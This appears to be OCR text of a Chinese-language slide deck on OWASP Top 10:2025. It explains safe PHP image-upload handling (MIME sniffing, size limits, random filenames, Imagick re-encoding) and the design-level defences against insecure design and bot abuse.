原始檔名未經清洗，可能包含特殊字元導致路徑異常。

重點不是保證沒有 0-day，而是把爆炸半徑縮到最小。

A05:2025 Injection

修正策略：建立五層防禦網

核心原則:輸入不可信，輸出由我定義



1. 嚴格白名單
只允許 **jpg / png / webp**，
拒絕 **SVG / PDF** 等高風險格式。

2. 真實內容驗證
使用 **finfo** 檢查檔案 **Magic Bytes**，
不信任 header。

不信任 header。
3. 資源限制
限制檔案大小（**2MB**）與像素（**4000px**），
防止 DoS。

4. 隨機檔名
伺服器生成 **random bytes** 檔名，
防止覆蓋攻擊。

5. 重新編碼（Re-encode）
不存原檔。
將圖片「重製」為安全格式並清除 **Metadata**。

A05:2025 Injection

正確寫法（一）：驗證與輸入清洗

```php
// 1. 防偽造：確認是 PHP 上傳檔
if (!is_uploaded_file($file['tmp_name'])) {
    die('Invalid upload');
}
// 2. 資源限制：防止 DoS
if ($file['size'] > 2 * 1024 * 1024) {
    die('File too large');
}
// 3. 真實型別檢查 (MIME Sniffing)
$finfo = new \finfo(FILEINFO_MIME_TYPE);
$mime = $finfo->file($file['tmp_name']);
$allowed = ['image/jpeg', 'image/png'];
if (!in_array($mime, $allowed)) {
    die('Invalid file type');
}
// 4. 安全檔名生成
$safeBase = bin2hex(random_bytes(16));
```

1. **is_uploaded_file()**
   確保檔案來自合法的 PHP 上傳機制。
2. **$finfo->file()**
   讀取檔案二進位內容判定真實格式，而非依賴副檔名。
3. **Size Limit**
   在處理前先擋下大檔，保護記憶體。
4. **random_bytes**
   捨棄原始檔名，由 Server 產生亂數 ID。

A05:2025 Injection

正確寫法（二）：資源限制與消毒輸出

```php
try {
    $image = new Imagick();

    // 5. 資源隔離 (Resource Limits)
    $image->setResourceLimit(Imagick::RESOURCETYPE_MEMORY,
        64*1024*1024);
    $image->setResourceLimit(Imagick::RESOURCETYPE_DISK,
        128*1024*1024);

    $image->readImage($targetFile);

    // 6. 徹底消毒 (Sanitization)
    $image->stripImage();            // 移除 Exif Metadata
    $image->setImageFormat('jpeg');  // 強制轉檔 (Re-encode)
    $image->writeImage($outputFile); // 寫入非 Public 目錄
    //  (ImagickException $e)
} catch (ImagickException $e) {
    // Log error
}
```

- **setResourceLimit**
  明確限制 Imagick 可用的 Memory / Disk，防止單一請求癱瘓伺服器
- **stripImage()**
  移除 Exif 等可能藏毒的 Metadata
- **setImageFormat('jpeg')**
  關鍵步驟。強制「重製」圖片，確保輸出的檔案結構是乾淨的，而非複製原始惡意檔案。

A05:2025 Injection

總結：為什麼這樣更安全？

Before(高風險)	After(縱深防禦)
依賴使用者提供的檔名	伺服器主導亂數檔名
信任$_FILES['type']	使用 finfo 驗證真實內容
直接解析原始檔案	強制重製（Re-encode）與消毒
存於 Public 目錄	隔離儲存，僅回傳 ID

最終檢查清單（Final Checklist）
1. Check Real MIME 2. Limit Resources 3. Sanitize（Re-encode） 4. Random Filenames


這個修補不是在猜測 0-day，而是在建立標準作業流程：輸入不可置信，輸出由我定義。

A06:2025 Insecure Design

A06:2025 Insecure Design

定義核心差異：設計缺陷 vs. 實作漏洞

不安全的設計



缺少控制措施或控制無效

架構層面的錯誤 —— 如同房屋建在沙地上

不安全的實作


代碼層面的錯誤

實作層面的錯誤 —— 如同堅固房屋的一扇破窗

一個安全的設計可能包含實作缺陷，但一個不安全的設計無法透過完美的實作來修復。

A06:2025 Insecure Design

為什麼這很重要？




我們需要超越「Shift-Left」至編碼階段，更進一步推向需求與設計階段。

影響範圍：破壞系統基礎
關鍵 CWE : CWE-256：Plaintext Storage of a Password。CWE-501：Trust Boundary Violation
CWE-522：Insufficiently Protected Credentials


A06:2025 Insecure Design

攻擊案例一：業務邏輯與流程缺陷



A06:2025 Insecure Design

攻擊案例二：忽視自動化威脅（Bots）




場景（Scenario）：電商販售高階顯卡，遭黃牛秒殺。
影響（Impact）：商譽受損與真實客戶流失。

設計防禦	抗機器人設計（Anti-bot Design） 網域邏輯規則：拒絕開賣 1 秒內 的超速交易

A06:2025 Insecure Design

防禦策略：流程與文化



1. 威脅建模

必須整合至 Refinement 會議 或 User Story 開發中

重點：

- 分析數據流
- 分析存取控制的變化

2. 安全開發生命週期

專案初期即引入 AppSec 專家 協助設計


3. 鋪好的路

使用既有的安全設計模式與驗證過的元件庫

不要重複造輪子（Don’t reinvent the wheel）

A06:2025 Insecure Design

防禦策略：工程與技術控制




測試
撰寫**單元測試**、**整合測試**
針對「**關鍵流程**」與「**濫用案例**」進行驗證

隔離
實施**強健的租戶隔離**
在**系統層**與**網路層**隔離不同信任級別

合理性檢查
從**前端到後端**，**每一層**都要驗證資料合理性與**業務規則**

User Stories
將**安全語言**與**驗收條件**直接寫入 **User Stories** 中

A06:2025 Insecure Design



培養「安全設計」思維：不僅僅是修復 Bug，更是建立強韌的架構。

A06:2025 Insecure Design

不安全設計實例：HTTP Method Override 風險解析

從 OWASP A06 觀點看 API 安全程式碼撰寫與防禦

來源: OWASP Top 10:2025 - A06 Insecure Design

